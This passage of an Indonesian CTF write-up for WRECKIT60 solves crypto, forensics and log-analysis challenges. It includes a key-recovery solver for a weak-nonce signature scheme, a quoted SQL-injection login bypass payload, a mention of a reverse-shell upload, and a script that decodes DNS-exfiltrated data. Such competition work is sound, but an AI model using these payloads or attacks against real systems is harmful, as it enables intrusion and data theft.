    print("\n[+] Searching for flag in state...")
    patterns = [b'WRECKIT60{', b'flag{', b'FLAG{', b'CTF{',
b'ctf{']

    for pattern in patterns:
        for i in range(len(state_bytes) - len(pattern)):
            if state_bytes[i:i+len(pattern)] == pattern:
                start = max(0, i - 10)
                end = min(len(state_bytes), i + 100)
                context = state_bytes[start:end]
                print(f"\n[!] Found '{pattern.decode()}' at
offset {i}")
```

```
                print(f"    Context (hex): {context.hex()}")
                try:
                    print(f"    Context (ascii): {context}")
                except:
                    pass

                for j in range(i, min(len(state_bytes), i +
200)):
                    if state_bytes[j:j+1] == b'}':
                        flag_candidate = state_bytes[i:j+1]
                        try:
                            flag_str =
flag_candidate.decode('ascii')
                            if flag_str.isprintable():
                                print(f"\n{'='*60}")
                                print(f"[!!!] FOUND FLAG:
{flag_str}")
                                print(f"{'='*60}")
                                return flag_str
                        except:
                            pass

    print("\n[+] Looking for long printable ASCII
sequences...")
    i = 0
    while i < len(state_bytes):
        j = i
        while j < len(state_bytes) and 32 <= state_bytes[j]
<= 126:
            j += 1
```

```
        if j - i > 20:
            candidate = state_bytes[i:j]
            print(f"\n[*] Printable sequence at offset {i}
(length {j-i}):")
            print(f"    {candidate}")
            if b'WRECK' in candidate or b'wreck' in candidate
or b'IT60' in candidate:
                print(f"[!!!] POSSIBLE FLAG FRAGMENT:
{candidate}")

        i = j + 1 if j > i else i + 1

    print("\n[+] Searching for 'WRECKIT' or 'wreck'
(case-insensitive)...")
    search_terms = [b'WRECKIT', b'wreck', b'Wreckit',
b'IT60', b'it60']
    for term in search_terms:
        for i in range(len(state_bytes) - len(term)):
            if state_bytes[i:i+len(term)].lower() ==
term.lower():
                start = max(0, i - 20)
                end = min(len(state_bytes), i + 80)
                context = state_bytes[start:end]
                print(f"\n[*] Found '{term.decode()}' at
offset {i}")
                print(f"    Hex: {context.hex()}")
                print(f"    ASCII: {context}")

    print("\n[+] Full state dump (in 64-byte chunks):")
```

```
    for i in range(0, min(len(state_bytes), 2496), 64):
        chunk = state_bytes[i:i+64]
        hex_str = chunk.hex()
        ascii_str = ''.join(chr(b) if 32 <= b <= 126 else '.'
for b in chunk)
        print(f"{i:04x}: {hex_str:<128} | {ascii_str}")

    output_state_file = "recovered_state.bin"
    with open(output_state_file, 'wb') as f:
        f.write(state_bytes)
    print(f"\n[+] Full state saved to {output_state_file}")
    print(f"[+] You can use: strings {output_state_file} |
grep -i wreckit")

    with open("recovered_state.txt", 'w') as f:
        f.write("="*80 + "\n")
        f.write("Full recovered state - ASCII
representation\n")
        f.write("="*80 + "\n\n")
        for i in range(0, len(state_bytes), 64):
            chunk = state_bytes[i:i+64]
            ascii_str = ''.join(chr(b) if 32 <= b <= 126 else
'.' for b in chunk)
            f.write(f"{i:04x}: {chunk.hex()}\n")
            f.write(f"      {ascii_str}\n\n")
    print(f"[+] ASCII dump saved to recovered_state.txt")

    return state_bytes

if __name__ == "__main__":
```

```
    import sys
    output_file = sys.argv[1] if len(sys.argv) > 1 else
"outputs.txt"
    solve(output_file)
```

Conclusion

Cukup panjang juga prosesnya, step step nya banyak wkwk

Flag :

WRECKIT60{this_is_a_super_long_ctf_flag_constructed_for_testing_state_embedding_and_solver_robustness__it_contains_letters_numbers_and_underscores_to_keep_parsing_simple_and_reliable__remember_that_the_best_attacks_start_with_clean_models_and_precise_inversions__keep_hacking_friend_h4h4_1t01d_1s_h3r3_t0_m4k3_y0ur_d4y_b3tt3r_h4h4h4h4h4h4h4h4h4h4h4_:p}

CPC256

Executive Summary

Disini kita dikasih sebuah script nih dan ada netcat ke remote server. Kalo kita liat deskripsinya sih ini custom digital signature gitu yaa. Kalo kita buka script chall nya ada penjelasan tambahan nih, menjelaskan tujuan kita dengan jelas yaitu recover lambda dari 2 signature yang diberikan dengan nonce yang lemah.

Link :

http://157.230.150.185/files/1b5cb345fc4f8205c8f4d41c96df29a8/dist.py?token=eyJ1c2VyX2lkIjoyNywidGVhbV9pZCI6MTA4LCJmaWxlX2lkIjoxMH0.aOHCMQ.D29iFvye2mmt3pub5wWsR7QLKb8

Remote Server :

nc 157.230.150.185 9901

Technical Report

Nahh karena ini ada remote server nya, kita coba jalanin dulu deh netcatnya. Nahh disini kita dapetin public key, message 1 sekaligus signature nya, dan juga message 2 dan signaturenya. Nahh berarti pertama kita perlu ambil outputnya itu dulu buat jadi input di solver.

Dari data yang udah kita dapet tadi, kita bisa hitung selisih delta dengan **h2 * s1 - h1 * s2**.

solver.py

```
g = gcd(h1, h2)
modd = h2 // g
coeff = h1 // g
inv = pow(coeff, -1, modd)
target = - (delta // g)
target_mod = target % modd
k2_part = (inv * target_mod) % modd

candidates = []
    max_k = 1 << B
    for v in range(-1, g + 2):
        k2 = k2_part + v * modd
        if 1 <= k2 <= max_k:
            candidates.append(k2)
```

Sekarang kita pakai gcd buat sederhanain lagi, langsung dilanjut inverse modular buat nyari nonce alpha2. Kita juga sekalian buat jaga jaga bikin block buat nanganin kalo misal ada kelipatan.

Nahh kita dah sampe di validasi terakhir nih, caranya kita tau kalo lambda nya itu bener itu kita cek kalo misal **1 <= k1 <= max_k** berarti nanti lam nya itu lam_cand atau kandidat lambda nya yang udah udah di hitung sebelumnya gitu. Dan kalo jawabannya udah ketemu, tinggal langsung kirim aja ke remote server, dengan gitu kita bakal langsung dapetin flag nya.

```
wreckit6/cry/cpc256 via ♦ v3.12.11 took 11s
❯ python3 s.py
124833743190925794948945866826222337441406150283699533189979946801262401307688403304435781688345435365038501485221262527
850220352827287477628677395276171 35
Correct! Here is your flag: WRECKIT60{3f4bc9f8c761a0d5e66ad17a854545554180f421ced7881dccaa7938030d0882}
```

Ini solver lengkapnya :

solver.py

```
import socket
import re
from math import gcd

host = "157.230.150.185"
port = 9901
B = 256

with socket.socket() as s:
    s.connect((host, port))
    data = s.recv(8192).decode()
    lines = data.splitlines()
    sig1_line = [l for l in lines if l.startswith("Signature
1:")][0]
    sig2_line = [l for l in lines if l.startswith("Signature
2:")][0]
    pat = r"Signature \d: \(s\d=(\d+), R\d=\(.*?\),
sigma\d=(\d+)\)"
    m1 = re.match(pat, sig1_line)
    s1 = int(m1.group(1))
    h1 = int(m1.group(2))
    m2 = re.match(pat, sig2_line)
    s2 = int(m2.group(1))
    h2 = int(m2.group(2))
    delta = h2 * s1 - h1 * s2
    g = gcd(h1, h2)
    modd = h2 // g
    coeff = h1 // g
```

```
    inv = pow(coeff, -1, modd)
    target = - (delta // g)
    target_mod = target % modd
    k2_part = (inv * target_mod) % modd
    candidates = []
    max_k = 1 << B
    for v in range(-1, g + 2):
        k2 = k2_part + v * modd
        if 1 <= k2 <= max_k:
            candidates.append(k2)
    lam = None
    for k2 in candidates:
        if (s2 - k2) % h2 == 0:
            lam_cand = (s2 - k2) // h2
            k1 = s1 - h1 * lam_cand
            if 1 <= k1 <= max_k:
                lam = lam_cand
                break
    if lam is not None:
        s.send((str(lam) + "\n").encode())
        while True:
            resp = s.recv(4096).decode()
            if resp:
                print(resp)
            else:
                break
```

Conclusion


Digital signature yang sangad aman min 👍

Flag :

WRECKIT60{3f4bc9f8c761a0d5e66ad17a854545554180f421ced7881dccaa7938030d0882}

FORENSICS

Criminals Who Like Math



Executive Summary

Kita diberi sebuah file zip dari image android milik hacker yang ada pada cerita, kita ditugaskan untuk mencari file mencurigakan pada image android tersebut

Technical Report


Setelah extract attachment zip file nya, selanjutnya kita juga harus extract zip file image nya. Jika sudah di extract, kita masuk ke dalam folder android image nya. Pada root directory image nya ada file [init.environ.rc](), saya coba lihat isinya seperti ini:

```
# set up the global environment
on early-init
    export ANDROID_BOOTLOGO 1
    export ANDROID_ROOT /system
    export ANDROID_ASSETS /system/app
    export ANDROID_DATA /data
    export ANDROID_STORAGE /storage
    export ANDROID_ART_ROOT /apex/com.android.art
    export ANDROID_I18N_ROOT /apex/com.android.i18n
    export ANDROID_TZDATA_ROOT /apex/com.android.tzdata
    export EXTERNAL_STORAGE /sdcard
    export ASEC_MOUNTPOINT /mnt/asec
    # Additional environment variables will be appended here during build (see Android.bp).
    # DO NOT ADD additional sections like 'on <event>' here.
```

Disini terlihat bahwa lokasi penyimpanan ada pada folder storage, saya coba buka folder storage. Lalu masuk ke folder emulated (folder self kosong), masuk ke folder 0 (folder obb kosong), lalu di /storage/emulated/0 saya coba ls -la siapa tau ada hidden file dan ternyata ada folder .hidex_dont_delete_me. Saya coba masuk ke .hidex_dont_delete_me lalu ada file "don't_delete_anything_in_this_fold.txt" yang saya mencurigakan. Isi dari file nya seperti ini:

```
cat don\'t_delete_anything_in_this_fold.txt
Please don't delete anything from ".hidex_dont_delete_me" ! ! !

The files have lost may cause by one or some of the following reasons:

1.Your phone have been reset;
2.You have used cleanning apps to clean your phone;
3.You have deleted your the folder name .hidex_dont_delete_me or the files inside it;
4.You have removed or change your SD card

Since your files only store in your device, it cannot be recover or back up, please keep in mind don't delete any files under the fol
der name .hidex_dont_delete_me of your device's root directory next time, or you can backup your files before factory resetting or ch
```

Sepertinya belum ada flag, namun ada folder h juga, ssaya coba masuk ke folder h, folder i, folder, d, folder e, folder x, dan terakhir folder 1 lalu ls -la dan ada sebuah file 03d333385e8f230cde5a7123112a7c5a_747874.hidex yang berisi berikut:



```
**[Laporan Rahasia - Operasi "Phantom Drive"]**

Tanggal: 8 April 2025
Status: Sangat Rahasia

Setelah berbulan-bulan pengintaian, tim berhasil menyusup ke jaringan internal PT. Datacore Inovasi melalui kerentanan pada layanan F
TP lama yang belum ditambal. Akses awal diperoleh melalui akun karyawan magang yang datanya berhasil didapat dari serangan phishing b
ertarget.

Rencana eksekusi dibagi menjadi tiga tahap:

1. **Infiltrasi**
   Pada pukul 02.00 dini hari, payload reverse shell akan dikirim menggunakan dokumen palsu bertema laporan keuangan. Payload akan di
eksekusi oleh pengguna internal yang tertarik membuka file tersebut.

2. **Eksfiltrasi Data**
   Begitu koneksi terbentuk, skrip otomatis akan berjalan untuk menyalin data penting dari direktori proyek riset dan pengembangan (R
&D), termasuk blueprint teknologi proprietary dan data klien internasional. Data akan dikompresi dan dienkripsi sebelum dikirim ke se
rver bayangan di luar negeri.

3. **Jejak Hilang**
   Log aktivitas akan dihapus dan sistem pemantauan akan dimanipulasi agar insiden tidak terdeteksi selama minimal 48 jam. Seluruh ko
munikasi dienkripsi dan disamarkan melalui traffic DNS agar tidak mencolok.

Tujuan utama operasi ini adalah untuk mendapatkan prototipe sistem AI prediktif milik perusahaan yang dilaporkan bernilai jutaan dola
r. Operasi ini diberi kode **WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}** dan diperkirakan akan selesai dalam waktu kurang dari 15 menit se
telah eksekusi dimulai.
```

Yay ada flag WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}

Conclusion

Mencari file di sebuah dump image android

Flag :

WRECKIT60{M1ss10n_D4t4_Exf1ltr4t10n}

Whathappened


Executive Summary

Diberi sebuah file pcapng kita disuruh untuk lihat apa yang terjadi pada traffic di pcapng tersebut

Technical Report

Pada example flag ada 3 bagian yaitu flag, vuln 1, vuln 2. Flag bisa di dapatkan dengan cara:


Flag: bisa ditemukan dengan cara follow tcp stream lalu akan menemukan berikut ini



Vuln 1: Ada pada http stream terlihat bahwa ada bypass login dengan sql injection

```
POST /login.php HTTP/1.1
Host: 10.0.2.23
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: http://10.0.2.23
Connection: keep-alive
Referer: http://10.0.2.23/login.php
Cookie: PHPSESSID=t6mqr8ocfgkg6q34qe0iq5cv44
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=%27+OR+1+--+-&password=%27+OR+1+--+-
```

Vuln 2:Pada http stream pada /POST yang ke 2, dia mengirimkan shell.php untuk melakukan reverse shell



Conclusion

Analisi network traffic di wireshark

Flag :
WRECKIT60{Wh4t_4m_1_d01ng_020920250827?_SQL_Injection_Remote_Code_Execution}

LogCrypt: Time Anomaly

Executive Summary

Diberi sebuah file 7z yang berisi log dan dan remote yang berisi quiz

Technical Report

Ada 4 log di dalam file 7z, access.log error.log auth.log mysql.log. Berikut ini daftar pertanyaan yang ada pada remote sekaligus cara penyelesaiannya

Question 1: There was a coordinated attack from 5 different IP addresses. How many minutes were there between the first and last attacks from IP address 203.0.113.89?

Answer: 45
Reason: Ada pada file access.log
Langkah yang harus dilakukan:

1. Cari semua baris log yang mengandung 203.0.113.89.
2. Ambil timestamp dari setiap baris (format DD/Mon/YYYY:HH:MM:SS +0000).
3. Temukan timestamp **terkecil** (pertama) dan **terbesar** (terakhir).
4. Hitung selisih dan konversi ke menit.

```
203.0.113.89 - - [15/Dec/2023:10:15:00 +0000] "GET
/api/v1/admin?token=eccbc87e HTTP/1.1" ...

203.0.113.89 - - [15/Dec/2023:10:30:00 +0000] "GET
/api/v1/admin?token=eccbc87e HTTP/1.1" ...

203.0.113.89 - - [15/Dec/2023:10:45:00 +0000] "GET
/api/v1/admin?token=eccbc87e HTTP/1.1" ...

203.0.113.89 - - [15/Dec/2023:11:00:00 +0000] "GET
/api/v1/admin?token=eccbc87e HTTP/1.1" ...
```

Jadi jawabannya 45 menit

Question 2: What is the original content of the Base64 encoded message in the User-Agent field?
Answer: SessionID:7428139-Timeout:3600-User:admin
Reason: Ada pada file access.log
Hal yang dilakukan:

Pada line 12021 ada baris 203.0.113.55 - - [15/Dec/2023:12:00:00 +0000] "GET / HTTP/1.1" 200 1234 "https://google.com" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) U2Vzc2lvbklEOjc0MjgxMzktVGltZW91dDozNjAwLVVzZXI6YWRtaW4="

Jika di decode b64 nya maka akan menjadi


SessionID:7428139-Timeout:3600-User:admin

Question 3: What is the total response size of the 10 requests showing an arithmetic pattern?

Answer: 15055

Reason: Ada pada file access.log

Jadi pada pertanyaan kali ini disuruh untuk menjumlah 10 request dengan pola aritmatika jadi saya buat 2 script untuk extract panjang response nya dan mencari respon dengan pola aritmatika



```
thinkpadx270_20hmsoex00@WIN-NMNV9ME260M:~/Ctf/LogCrypt Time Anomaly$ python3 aritmatikaa.py
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
Deret aritmatika ditemukan: [1051, 1152, 1253, 1354, 1455, 1556, 1657, 1758, 1859, 1960]
```

Terlihat ada Deret aritmatika ditemukan: [1051, 1152, 1253, 1354, 1455, 1556, 1657, 1758, 1859, 1960] yang totalnya adalah 15055

Question 4: Decode the hexadecimal path. What is the encoded word?

Answer: admin

Reason: Ada pada file access.log

Pada line 12032 yaitu 192.168.1.100 - - [15/Dec/2023:14:00:00 +0000] "GET /debug/41444d494e HTTP/1.1" 200 567 "https://localhost" "Mozilla/5.0 (X11; Linux x86_64)" Jika di decode menjadi “admin”

Question 5: How many errors with a 50x status code are in the specific error sequence?
Answer: 8
Reason: Specific error maksudnya adalah ffile error.log. Ada pada line 1501 hingga 1508 mulai dari code 500 hingga 507 totalnya 8 error code 50x

Question 6: On which line number does the "Database connection failed" exception occur?
Answer: 42
Reason: Ada pada file error.log line 1509 [Fri Dec 15 16:00:00.000000 2023] [php:error] [pid 7890] PHP **Fatal error:** Uncaught *Exception*: Database connection failed in /var/www/html/api.php:42 Dijelaskan bahwa ada error di line 42 pada api.php

Question 7: There is a sequence query with an arithmetic pattern in the number table and record ID. What is the difference between the first and last record_id in the sequence? Answer format: number
Answer: 77
Reason: Ada pada file mysql.log line 801 hingga 812 disitu ada pola aritmatika kelipatan 7 dan selisihnya dari id 100 ke 177 adalah 77

Question 8: Decode the hexadecimal binary data from the query. What is the encoded word?
Answer: SecretKey
Reason: Ada pada file mysql.log line 813. Hexnya jika di decode akan jadi SecretKey

Question 9: What is the total number of failed login attempts for the user 'root'?
Answer: 15
Reason: Ada pada file auth.log line 1201 hingga 1215

Question 10: What is the SSH session duration for the user 'admin' from 192.168.1.50 (Format: MM:SS)?
Answer: 47:32

Reason: Ada pada file auth.log line 1216 hingga 1217 selisih waktunya 20:47:32 - 20:00:00 Jadi jawabannya 47:32

Setelah itu muncul flagnya WRECKIT60{L0g_4n4ly5is_R3qu1r3s_4dv4nc3d_5k1ll5_4nd_D33p_Und3r5t4nd1ng_0f_5y5t3m5!}

Code :

Aritmatikaa.py

```
# response_arithmetic.py

# Baca angka dari file
with open("response.txt", "r") as f:
    numbers = [int(line.strip()) for line in f if line.strip().isdigit()]

# Fungsi cek deret aritmatika
def is_arithmetic(seq):
    if len(seq) < 2:
        return False
    diff = seq[1] - seq[0]
    for i in range(1, len(seq)):
        if seq[i] - seq[i-1] != diff:
            return False
    return True

found = []

# Cek semua subsekuens 10 angka berurutan
for i in range(len(numbers) - 9):
```

extract response len.py

```
#!/usr/bin/env python3
import re

# Nama file log
log_file = "access.log"

# Regex untuk menangkap total respons (kolom ke-6 setelah request)
# Format log: IP - - [timestamp] "METHOD URL PROTOCOL" STATUS_CODE SIZE ...
pattern = re.compile(r'"\w+ [^"]+ HTTP/[\d.]+" \d+ (\d+)')

# Buka file dan ekstrak total respons
with open(log_file, "r") as f:
    for line in f:
        match = pattern.search(line)
        if match:
            total_respons = match.group(1)
            print(total_respons)
```


```
    subseq = numbers[i:i+10]
    if is_arithmetic(subseq):
        found.append(subseq)

# Tampilkan hasil
if found:
    for seq in found:
        print("Deret aritmatika
ditemukan:", seq)
else:
    print("Tidak ditemukan deret
aritmatika 10 angka berurutan.")
```

Conclusion

Menjawab soal berdasarkan log yang diberikan

Flag :
WRECKIT60{L0g_4n4ly5is_R3qu1r3s_4dv4nc3d_5k1ll5_4nd_D33p_Und3r5t4nd1ng_0f_5y5t3m5!}

Project Quantum: The Hidden Trail



Executive Summary

Diberi sebuah file 7z dan kita harus recover data penelitiannya

Technical Report

Extract file 7z nya lalu masuk ke folder Aethelred_Exfiltration_CTF_10_10/home/hombing/aethelred_exfiltration_ctf. Lalu saya coba ls dan muncul berbagai file. Saya coba strings file Server-Prod-Quantum.dd dan muncul sebuah code python untuk extract hidden file gitu, akhirnya saya jadikan file extract-hidden.py, karna ada file hidden_research.png akhirnya saya coba python3 extract-hidden.py hidden_research.png dan muncul seperti ini

```
Query: Z0FBQUFBQm80YzdZMDBpTWpxekQ4Z3RE.aethelred-c2.net
Query: S1dGQldIa09ZNl9YWjRxU2JQdnBDcE1t.aethelred-c2.net
Query: NkgyNkxWRUlXMkc3Rkd6WmFEVmsyUlo1.aethelred-c2.net
Query: clpnUmhjc2dWc0ZKSUROSFJod3VUVHhT.aethelred-c2.net
Query: OWZRY1FUSk5HM3daMW1KOXFMREdxUUc2.aethelred-c2.net
Query: ZnF0YTJlYmpIVkd4QmtJcmxlSVpoQXMy.aethelred-c2.net
Query: OXo4bVNteVRtLXFPMjh1aGU1cnRpbVIw.aethelred-c2.net
Query: MTRsNFQ4Tmo4S1JJTlZnPQ==.aethelred-c2.net
```

Lalu saya buat script untuk decrypt encode ini. Fungsi script ini intinya nge-decrypt data yang dikunci dua kali, pertama gabungin beberapa potongan base64 jadi satu string panjang, terus decode dari

base64 jadi token Fernet, lalu token itu didecrypt pake kunci Fernet yang udah dikasih, hasil dekripsi itu masih “ter-XOR” alias setiap byte-nya dirusak sama 0x55, jadi selanjutnya tiap byte di-XOR balik pake 0x55 lagi supaya balik ke bentuk aslinya, terakhir baru dicoba diubah ke teks. Muncul flag nya:

Code :

decode-exfil.py

```
import base64
from cryptography.fernet import Fernet

# 1) Masukkan chunk-chunk persis seperti yang di-print (tanpa
.aethelred-c2.net)
chunks = [
    "Z0FBQUFBQm80Tm41QlFCOGJwdjJaUFBt",
    "QmxKakloVXNkRXFYUjFzQWJTSHVWTUlJ",
    "UllJclQ1OEpUTkNxV1hlNUxvam5yYWk1",
    "d3g3V2lDYXF0X0ozeE9ZT0RaX2FFZTZv",
    "S0lJZkNfSmtVSFFNakExVjZRVHpiajY4",
    "NkJINGRqZWJVaUNHMTJfR01nZUdLMVMw",
    "OHpyVk9fY1ZRQV9OY3lHNXhsMmVrSWFT",
    "cGZDSDJ5cGMwUHlmVnB3PQ=="
]

# 2) Reconstruct the full base64 string
```

```
b64_combined = "".join(chunks)

print("Combined base64 length:", len(b64_combined))

# 3) Base64-decode to get the Fernet token (ciphertext)
try:
    fernet_token = base64.b64decode(b64_combined)
except Exception as e:
    print("Error while base64-decoding combined string:", e)
    raise SystemExit(1)

print("Decoded token length (bytes):", len(fernet_token))

# 4) Decrypt with Fernet
FERNET_KEY = b'vFOv5H8dlnCUy7jlAs50pqjIWSgRDqgccBtWsgBYUkQ='  # from
the script you posted

cipher = Fernet(FERNET_KEY)
try:
    xor_encoded = cipher.decrypt(fernet_token)
except Exception as e:
    print("Fernet decryption failed:", e)
    raise SystemExit(1)

print("Decrypted (xor-encoded) length:", len(xor_encoded))

# 5) XOR-decode with 0x55
XOR_KEY = 0x55
original_bytes = bytes([b ^ XOR_KEY for b in xor_encoded])

# 6) Try to decode as utf-8 and print
try:
    original_text = original_bytes.decode("utf-8", errors="replace")
except Exception:
    original_text = None
```

```
print("\n=== Recovered payload (raw bytes) ===")
print(original_bytes)
print("\n=== Recovered payload (utf-8) ===")
print(original_text)
```

Conclusion

